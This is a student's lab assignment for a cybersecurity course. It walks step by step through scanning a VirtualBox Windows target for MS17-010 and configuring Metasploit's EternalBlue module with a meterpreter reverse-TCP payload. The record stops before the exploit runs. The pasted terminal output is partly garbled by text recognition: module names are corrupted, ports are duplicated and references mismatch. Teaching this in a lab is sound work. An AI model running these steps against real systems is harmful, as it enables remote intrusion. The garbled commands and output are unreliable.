

Name: Samarth Jain

USN: 4SU20CS081

Course: Cybersecurity

Trainer: Bharath Kumar

Date: 24/08/2023

Assignment Details

Assigned Date: 23/08/2023

Due Date: 24/08/2023

Topic: Exploitation (Gaining Access)

Introduction

Exploitation using Metasploit in Kali Linux is a pivotal technique in ethical hacking and penetration testing. Metasploit, a powerful open-source framework, empowers security professionals to identify vulnerabilities within systems and networks. By crafting and deploying exploit modules, analysts can assess an organization's defence mechanisms, aiding in the fortification of digital infrastructures. This introduction offers a glimpse into the dynamic realm of Metasploit-driven exploitation, enabling experts to proactively safeguard against potential cyber threats.

Content

Objectives

1. Create a text file with your name in Desktop of the Target machine
Content: Name; USN number
2. Create a user with your name

Exploitation Steps/Phases

1. Find the vulnerabilities and record Vuln Name, Vuln Port Number, Vuln Code
2. Start & Initialize the Metasploit
3. Search & Import the Exploit script
4. Configure the script as per your target
5. Verify the details & execute

The Vulnerability to exploit

Name: 97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Description

Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148).

An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147).

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

This module exploits the MS17-010 vulnerability in Windows systems, which is the vulnerability that was famously exploited by the [WannaCry ransomware](#).

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. 10.0.2.4 11 SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

Risk factor: High

Vulnerability Port: 445

Vulnerability Code: CVE-2017-0143, MS17-010

Exploitable with: CANVAS (true), Core Impact (true), Metasploit (true)

Steps to exploit the target machine and gain access

1. Command: #nmap –script=smb-vuln-* 10.0.2.4


Syntax: #nmap –script=smb-vuln-* <Target IP address>

Description:

This is the **First phase of Exploitation**, that is Finding the Vulnerabilities.

Vulnerability scanning if Nessus scan is not possible. Makes use of nmap tool.

Note: It does provide a detailed analysis compared to Nessus tool.



```
[kali㉿kali)-[~]
[sudo] password for kali:
[---(root㉿kali)-[~/home/kali]
# nmap --script=smb-vuln-* 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-23 18:20 IST
Nmap scan report for 10.0.2.4
Host is up (0.00064s latency).
Not shown: 986 closed TCP ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
593/tcp    open  rtsp
389/tcp    open  ldap
389/tcp    open  ms-wbt-server
5935/tcp   open  wsddapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown
MAC Address: 08:00:27:9E:37:29 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|         IDs: CVE:CVE-2017-0143
|           Risk factor: HIGH
|             A critical remote code execution vulnerability exists in Microsoft SMBv1
|               servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_ _smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ _smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 6.79 seconds
[---(root㉿kali)-[~/home/kali]
# ]
```

2. Command: #msfdb init

Description:

This is the **Second phase of Exploitation**, that is Initialize the Metasploit database (Only written once)



The quieter you become, the more you are able to hear

```
[root@kali ~]# nmap -script=smb-vuln-ms17-010 -p 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-23 18:20 IST
Nmap scan report for 10.0.2.4
Host is up (0.0004s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
594/tcp   open  rtspsvc
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsddapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown
MAC Address: 08:00:27:9E:37:29 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE: CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).

Disclosure date: 2017-03-14
References:
  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

Map done: 1 IP address (1 host up) scanned in 6.79 seconds

[root@kali ~]# msfcli init
[*] Starting database
[*] The database appears to be already configured, skipping initialization

[root@kali ~]#
```

3. Command: #service postgresql start

Description:

PostgreSQL database server on a Linux-based system. PostgreSQL is a popular open-source relational database management system. To start the backend of the Metasploit.

```
[root@kali ~]# nmap -script=smb-vuln-ms17-010 -p 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-23 18:20 IST
Nmap scan report for 10.0.2.4
Host is up (0.0004s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
594/tcp   open  rtspsvc
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsddapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown
MAC Address: 08:00:27:9E:37:29 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE: CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).

Disclosure date: 2017-03-14
References:
  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

Map done: 1 IP address (1 host up) scanned in 6.79 seconds

[root@kali ~]# msfcli init
[*] Starting database
[*] The database appears to be already configured, skipping initialization

[root@kali ~]# service postgresql start
[root@kali ~]#
```

4. Command: #msfconsole

Description:

Start Metasploit framework console, you'll access the command-line interface of the Metasploit Framework, which provides a variety of tools and modules for performing security assessments, vulnerability exploitation, and more.

5. Command: msf6> search 2017-0143

Syntax: search <CVE code> or search <MS code> or search<Vuln Name>

Description:

This command should initiate a search within Metasploit's module database for any available modules related to the specified CVE identifier. If there are any relevant modules, the search results will be displayed, showing you the available exploits or auxiliary modules associated with that CVE.

```
[root@kali] ~
```

(i) The database appears to be already configured, skipping initialization

```
[root@kali] ~
```

root@kali:~# service postgresql start

```
[root@kali] ~
```

root@kali:~# msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED,...and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

```
[msf] metasploit v6.3.16-dev
```

```
+ --=[ 2315 exploits - 1208 auxiliary - 412 post ]
```

```
+ --=[ 975 payloads - 46 encoders - 11 nops ]
```

```
+ --=[ 9 evasion ]
```

Metasploit tip: When in a module, use `back` to go back to the top level prompt
Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > search 2017-0143
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example `info 4`, use `4` or use `exploit/windows/smb/smb_doublepulsar_rce`

```
msf6 > 
```

6. Command: msf6> info 0

Syntax: info <id> or info <path>

Description:

Checks whether the script is compatible with the target (Platform, Architecture, Privilege). Finds the Available Targets and provides Basic Options. It used to display detailed information about a specific module. The module can be an exploit, auxiliary module, payload, or any other type of module available in Metasploit's module database.

```

msf6 > info 0
      Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
      Module: exploit/windows/smb/ms17_010_永恒之蓝
      Platform: Windows
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Average
      Disclosed: 2017-03-14

Provided by:
  Equation Group
  Shadow Brokers
  sleepy
  Sean Dillon <sean.dillon@riskSense.com>
  Dylan Davis <dylan.davis@riskSense.com>
  the_mitnose
  agalway-r7
  cdelafuente-r7
  cdelafuente-r7
  agalway-r7

Available targets:
  Id  Name
  --  --
  => 0  Automatic Target
  1  Windows
  2  Windows Embedded Standard 7
  3  Windows Server 2008 R2
  4  Windows 8
  5  Windows 8.1
  6  Windows Server 2012
  7  Windows 10 Pro
  8  Windows 10 Enterprise Evaluation

Check supported:
  Yes

Basic options:
  Name          Current Setting  Required  Description
  RHOSTS          yes
  RPORT          445
  SMBDomain      no
  SMBPass        no
  SMBUser        no
  VERIFY_ARCH    true
  VERIFY_TARGET  true

Payload information:
  Space: 2000

Description:
  This module is a port of the Equation Group ETERNALBLUE exploit, part of
  the FuzzBunch toolkit released by Shadow Brokers.

  There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size
  is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a
  DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow
  is well laid-out to overwrite an SMBV1 buffer. Actual RIP hijack is later
  completed in srvnet!srpNetWskReceiveComplete.

  This exploit, like the original may not trigger 100% of the time, and should be
  run continuously until triggered. It seems like the pool will get hot streaks
  and need a cool down period before the shells rain in again.

  The module will attempt to use Anonymous login, by default, to authenticate to perform the
  exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use
  those instead.

  On some systems, this module may cause system instability and crashes, such as a BSOD or
  a reboot. This may be more likely with some payloads.

References:
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
  https://nvd.nist.gov/vuln/detail/CVE-2017-0143
  https://nvd.nist.gov/vuln/detail/CVE-2017-0144
  https://nvd.nist.gov/vuln/detail/CVE-2017-0145
  https://nvd.nist.gov/vuln/detail/CVE-2017-0146
  https://nvd.nist.gov/vuln/detail/CVE-2017-0147
  https://nvd.nist.gov/vuln/detail/CVE-2017-0148
  https://github.com/RiskSense-Ops/MS17-010
  https://riskSense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf
  https://www.exploit-db.com/exploits/42830

Also known as:
  ETERNALBLUE

View the full module info with the info -d command.

```

7. Command: msf6> use 0

Syntax: use <id>

Description:

This is the Third phase of Exploitation, that is Importing the Exploit Script.

The use command is used to select a specific module from the Metasploit Framework's module database for further configuration and execution. The module index refers to the position of the module in the list of available modules. However, using just the module index might not be the most accurate way to select a module, as the indexes can change based on the state of the database.

```

msf6 > 

```

```

File Actions Edit View Help
RHOSTS      yes   The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       445    The target port (TCP)
SMBDomain   no    (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass     no    (Optional) The password for the specified username
SMBUser     no    (Optional) The username to authenticate as
VERIFY_ARCH true   Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true   Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload information:
Space: 2000

Description:
This module is a port of the Equation Group ETERNALBLUE exploit, part of
the FuzzBunch toolkit released by Shadow Brokers.

There is a buffer overflow memmove operation in Srv!SrvOs2feaToMt. The size
is calculated in Srv!SrvOs2fealistsizeToMt, with mathematical error where a
DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow
is well laid-out to overwrite an SMBV1 buffer. Actual RIP hijack is later
completed in svnet!srpNetWskReceiveComplete.

This exploit, like the original may not trigger 100% of the time, and should be
run continuously until triggered. It seems like the pool will get hot streaks
and need a cool down period before the shells rain in again.

The module will attempt to use Anonymous login, by default, to authenticate to perform the
exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use
those instead.

On some systems, this module may cause system instability and crashes, such as a BSOD or
a reboot. This may be more likely with some payloads.

References:
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
https://nvd.nist.gov/vuln/detail/CVE-2017-0143
https://nvd.nist.gov/vuln/detail/CVE-2017-0144
https://nvd.nist.gov/vuln/detail/CVE-2017-0145
https://nvd.nist.gov/vuln/detail/CVE-2017-0146
https://nvd.nist.gov/vuln/detail/CVE-2017-0147
https://nvd.nist.gov/vuln/detail/CVE-2017-0148
https://github.com/RiskSense-Ops/MS17-010
https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf
https://www.exploit-db.com/exploits/4280

Also known as:
ETERNALBLUE

View the full module info with the info -d command.

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒之蓝) >

```

8. Command: msf6 exploit(windows/smb/ms17_010_永恒之蓝) > show options

Description:

Checks the mandatory setting (Set Current Setting if Required: yes). The show options command is used to display the available configuration options for the selected module. These options allow you to customize the behavior of the exploit to suit your needs.

Note: The below picture shows the options **BEFORE** setting the values.

```

File Actions Edit View Help
root@kali:~/home/kali
https://nvd.nist.gov/vuln/detail/CVE-2017-0143
https://nvd.nist.gov/vuln/detail/CVE-2017-0144
https://nvd.nist.gov/vuln/detail/CVE-2017-0145
https://nvd.nist.gov/vuln/detail/CVE-2017-0146
https://nvd.nist.gov/vuln/detail/CVE-2017-0147
https://nvd.nist.gov/vuln/detail/CVE-2017-0148
https://github.com/RiskSense-Ops/MS17-010
https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf
https://www.exploit-db.com/exploits/4280

Also known as:
ETERNALBLUE

View the full module info with the info -d command.

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > show options

Module options (exploit/windows/smb/ms17_010_永恒之蓝):
Name      Current Setting  Required  Description
RHOSTS      yes           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       445           yes           The target port (TCP)
SMBDomain   no            (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass     no            (Optional) The password for the specified username
SMBUser     no            (Optional) The username to authenticate as
VERIFY_ARCH true          yes           Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true          yes           Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread          yes           Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.15        yes           The listen address (an interface may be specified)
LPORT      4444           yes           The listen port

Exploit target:
Id  Name
--  --
0  Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_永恒之蓝) >


```

9. Command: msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOSTS 10.0.2.4

Syntax: set <option-name> <option-value/Current Setting value>

Description:

In the context of Metasploit, RHOSTS stands for "Remote Hosts," and it is used to specify the IP address or IP range of the target system(s) you intend to exploit.



```
File Actions Edit View Help
https://nvd.nist.gov/vuln/detail/CVE-2017-0145
https://nvd.nist.gov/vuln/detail/CVE-2017-0146
https://nvd.nist.gov/vuln/detail/CVE-2017-0147
https://nvd.nist.gov/vuln/detail/CVE-2017-0148
https://nvd.nist.gov/vuln/detail/CVE-2017-0149
https://riskSense.com/RiskSenseDB/MSC17-010
https://www.exploit-db.com/exploits/42030
Also known as:
  ETERNALBLUE
View the full module info with the info -d command.
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_etalblue) > show options

Module options (exploit/windows/smb/ms17_010_etalblue):
Name      Current Setting  Required  Description
RHOSTS    yes            yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445             yes        The target port (TCP)
SMBDomain no             no         (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass   no             no         (Optional) The password for the specified username
SMBUser   no             no         (Optional) The username to authenticate as
VERIFY_ARCH true          yes        Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true         yes        Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC thread        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.0.2.15       yes        The listen address (an interface may be specified)
LPORT    4444            yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_etalblue) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(windows/smb/ms17_010_etalblue) > 
```

10. Command: msf6 exploit(windows/smb/ms17_010_etalblue) > show options

Note: The below picture shows the options **AFTER** setting the values.



```
File Actions Edit View Help
ExitFUNC thread        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.0.2.15       yes        The listen address (an interface may be specified)
LPORT    4444            yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic Target 10.0.2.4

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_etalblue) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(windows/smb/ms17_010_etalblue) > show options

Module options (exploit/windows/smb/ms17_010_etalblue):
Name      Current Setting  Required  Description
RHOSTS    10.0.2.4        yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445             yes        The target port (TCP)
SMBDomain no             no         (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass   no             no         (Optional) The password for the specified username
SMBUser   no             no         (Optional) The username to authenticate as
VERIFY_ARCH true          yes        Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true         yes        Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC thread        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.0.2.15       yes        The listen address (an interface may be specified)
LPORT    4444            yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic Target

View the full module info with the info, or info -d command.
